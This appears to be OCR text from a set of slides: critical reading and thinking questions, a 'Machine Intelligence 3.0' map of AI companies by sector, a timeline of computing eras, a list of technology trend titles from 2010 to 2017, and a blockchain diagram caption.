
CRITICAL READING

- How well does the text do what it is intended to do?
- What is the main idea, subject, or topic being addressed?
- What ideas can be discovered in a text?
- What is understood about the text?
- What do the academic vocabulary and terminology mean?
- What is the evidence?
- What is accepted, known, and proven to be accurate, true, valid, and useful?
- What are the exceptions?
- What are the causes or reasons?
- What is the claim or conclusion?

CRITICAL THINKING


- How does the evidence support the intent of the text?
- How are the ideas, subjects, and topics addressed?
- Are claims and conclusions based upon facts or opinion?
- How does the academic vocabulary and terminology support the tone, effect, and meaning of the text?
- How does the evidence support the claim or conclusion made in the text?
- What impact do the exceptions have on the overall intent, meaning, or message of the text?
- What is the effect, impact, or result?



MACHINE INTELLIGENCE 3.0
ENTERPRISE INTELLIGENCE
VISUAL
Orbital Insight
planet
clarifai
DEEP VISION
cortica
gigcion
SPACE_KNOW
Captricity
netra
deepomatic
AUDIO
Gridspace
TalkIQ
nexidia
twilio
CAPIO
Expect Labs
Clover
Mobvoi
Qurious.AI
popup archive
SENSOR
PREDIX
C3 IoT
MAANA
Sentenai
PLANET OS
UPTAKE
IMUBIT
Preferred Networks
thingworx
KONUX
Alluvium
INTERNAL DATA
PRIMER
IBM WATSON
Cycorp
Palantir
ARIMO
Alation
sapho
Outlier
Digital Reasoning
MARKET
mattermark
Quid
Datafox
PREMISE
Bottlenose
MOTIVA
enigma
CB INSIGHTS
Tracxn
predata
ENTERPRISE FUNCTIONS
CUSTOMER SUPPORT
DigitalGenius
Kasisto
ELOQUENT
Wiseio
ACTIONIQ
zendesk
Preact
CLARABRIDGE
SALES
collective[i]
6sense
fuse machines
AVISO
salesforce
INSIDE SALES .COM
clari
Zensight
MARKETING
MINTIGO
Lattice
RADIUS
Liftigniter
PERSADO
brightfunnel
retention science
COGNICOR
AIRPR
msg ai
SECURITY
CYLANCE
DARKTRACE
ZIMPERIUM
deep instinct
Sentinel
DEMISTO
graphistry
drawbridge
SignalSense
AppZen
RECRUITING
textio
entelo
Wade & Wendy
hiQ
unitive
SpringRole
GIGSTER
Hire Vue
AUTONOMOUS SYSTEMS
GROUND NAVIGATION
drive.ai
AdasWorks
ZOOX
MOBILEYE
UBER
Google
TESLA
nuTonomy
Auro Robotics
AERIAL
SKYDIO
SHIELD AI
Airware
dji
LILY
DroneDeploy
pilot.ai
SKYCATCH
INDUSTRIAL
JAYBRIDGE
OSARO
CLEARPATH ROBOTICS
fetch robotics
KINDRED
rethink robotics
HARVEST AUTOMATION
AGENTS
PERSONAL
amazon alexa
Cortana
Allo
facebook M
Siri
Replika
PROFESSIONAL
butter.ai
pogo
SKIPFLAG
clara
x.ai
slack
talla
Zoom.ai
sudo
INDUSTRIES
AGRICULTURE
BLUE RIVER
mavrx
tule
TRACE GENOMICS
Pivot Bio
TerrAvion
AGRI-DATA
Descartes Labs
udio
abundant robotics
EDUCATION
KNEWTON
volley
gradescope
CTI
coursera
UDACITY
alt school
INVESTMENT
Bloomberg
sentient
iSENTIUM
KENSHO
alphasense
Dataminr
CEREBELLUM CAPITAL
Quandl
LEGAL
blue J
BEAGLE
Everlaw
RAVEL
seal
ROSS
LEGAL ROBOT
LOGISTICS
NAUTO
Acerta
PRETECKT
Routific
clearmetal
MARBLE
PITSTOP
INDUSTRIES CONT'D
MATERIALS
zymergen
Citrine
Eigen Innovations
SIGHT MACHINE
GINKGO BIOWORKS
nanotronics
CALCULARIO
RETAIL FINANCE
TALA
zest finance
Lendo
earnest
Affirm
MIRADOR
wealthfront
Betterment
HEALTHCARE
PATIENT
PULSE
CareSkore
ZEPHYR HEALTH
IBM Watson Health
Oncora
SENTRIAN
Atomwise
Numerate
IMAGE
BUTTERFLY
3SCAN
ARTERYS
enlitic
BAYLABS
imagia
Google DeepMind
BIOLOGICAL
iCarbonX
color
GRAIL
deep genomics
RECURSION
LUMINIST
Numerate
Atomwise
verily
WHOLE BIOME
shivonzilis.com/MACHINEINTELLIGENCE · Bloomberg BETA
TECHNOLOGY STACK
AGENT ENABLERS
OCTANE.AI
howdy.
Maluuba
KITT.AI
OpenAI Gym
Kasisto
AUTOMAT
semantic machines
DATA SCIENCE
DOMINO
SPARKBEYOND
rapidminer
kaggle
DataRobot
yhat
AYASDI
data iku
seldon
yseop
bigml
MACHINE LEARNING
CognitiveScale
GoogleML
context relevant
Cycorp
HyperScience
nara logics
minds.ai
H2O.ai
SCALED INFERENCE
sparkcognition
loop
GEOMETRIC INTELLIGENCE
deepsense.io
reactive
skymind
bonsai
NATURAL LANGUAGE
agolo
AYLIEN
LEXALYTICS
Narrative Science
loop ai labs
spaCy
LUMINOSO
cortical.io
MonkeyLearn
DEVELOPMENT
SIGOPT
HyperOpt
fuzzy.io
kite
rainforest
lobe
Anodot
Signifai
LAYER 6
bonsai
DATA CAPTURE
CrowdFlower
diffbot
CrowdAI
import.io
Paxata
DATASIFT
amazon mechanical turk
enigma
WorkFusion
DATALOGUE
TRIFACTA
parsehub
OPEN SOURCE LIBRARIES
Keras
Chainer
CNTK
TensorFlow
Caffe
H2O
DEEPLEARNING4J
theano
torch
DSSTNE
Scikit-learn
AzureML
neon
MXNet
DMTK
Spark
PaddlePaddle
WEKA
HARDWARE
KNUPATH
TENSTORRENT
Cirrascale
NVIDIA
intel nervana
Movidius
tensilica
GoogleTPU
10²⁶ Labs
Qualcomm
Cerebras
Isosemi
RESEARCH
OpenAI
nnaisense
ELEMENT AI
vicarious
KNOGGIN
Numenta
Kimera Systems
Cogitai



INFORMATION
USERS
VALUE
TECHNOLOGIES
LEADERS
DATA
1960s-1970s
Few Employees
Back Office Automation
OS/360
IBM
MAINFRAME
10^2
1980-1990s
Many Employees
Front Office Productivity
solaris
AIX
digital
ORACLE
intel
SAP
Microsoft
CLIENT-SERVER
10^4
1990-2000s
Customers/ Consumers
E-Commerce
WebSphere
JBoss
Sun
amazon.com
WEB
10^6
mid-2000s
Business Ecosystems
Line-of-Business Self-Service
vmware
Google
amazon web services
amazon web services
vmware
CLOUD
10^7
2010s
Communities & Society
Social Engagement
Cassandra
mongoDB
SOCIAL
10^9
2015-2020
Devices & Machines
Real-Time Optimization
cosm
ioBridge
ThingWorx
Texas Instruments
cisco
Honeywell
INTERNET OF THINGS
10^{11}

TYPES OF ML/DL






Trending the Trends: Eight years of research
DIGITAL
ANALYTICS
CYBER
BUSINESS OF IT
CLOUD
CORE
2010
2011
2012
2013
2014
2015
2016
2017
Asset intelligence
User engagement
Wireless and mobility
Information management
Information automation
Cyber security
Social computing
User engagement
Applied mobility
Visualization
Real analytics
Cyber intelligence
Gamification
Social business
User empowerment
Enterprise mobility unleashed
Geospatial visualization
Big data goes to work
Digital identities
Gamification goes to work
Social reengineering by design
Mobile only (and beyond)
Finding the face of your data
No such thing as hacker-proof
Industrialized crowdsourcing
Social activation
Digital engagement
Wearables
Cognitive analytics
Cyber security
Dimensional marketing
Ambient computing
Amplified intelligence
Cyber implications
AR and VR go to work
Internet of Things
Industrialized analytics
Blockchain: Democratized trust
Mixed reality
Machine intelligence
Dark analytics
Blockchain: Trust economy
Exponentials watch list
IT unbounded
Inevitable architecture
Everything-as-a-service
Social impact of exponentials
Right-speed IT
Autonomic platforms
Reimagining core systems
Exponentials
IT worker of the future
CIO as chief integration officer
Software-defined everything
API economy
Core renaissance
Exponentials
CIO as venture capitalist
Real-time DevOps
Cloud orchestration
In-memory revolution
Technical debt reversal
Design as a discipline
Business of IT
CIO as postdigital catalyst
IPv6 (and this time we mean it)
Reinventing the ERP engine
Measured innovation
Hyper-hybrid cloud
Outside-in architecture
CIOs as revolutionaries
The end of the "death of ERP"
Capability clouds
"Almost-enterprise" applications
Value-driven application management
CIO operational excellence
Virtualization
Cloud revolution
Best-of-breed enterprise applications
Services thinking

Anatomy of a Typical Blockchain Transaction


Here's a step-by-step breakdown of how a transaction between two parties occurs algorithmically via distributed ledger technology.



Source: Sachs Insights

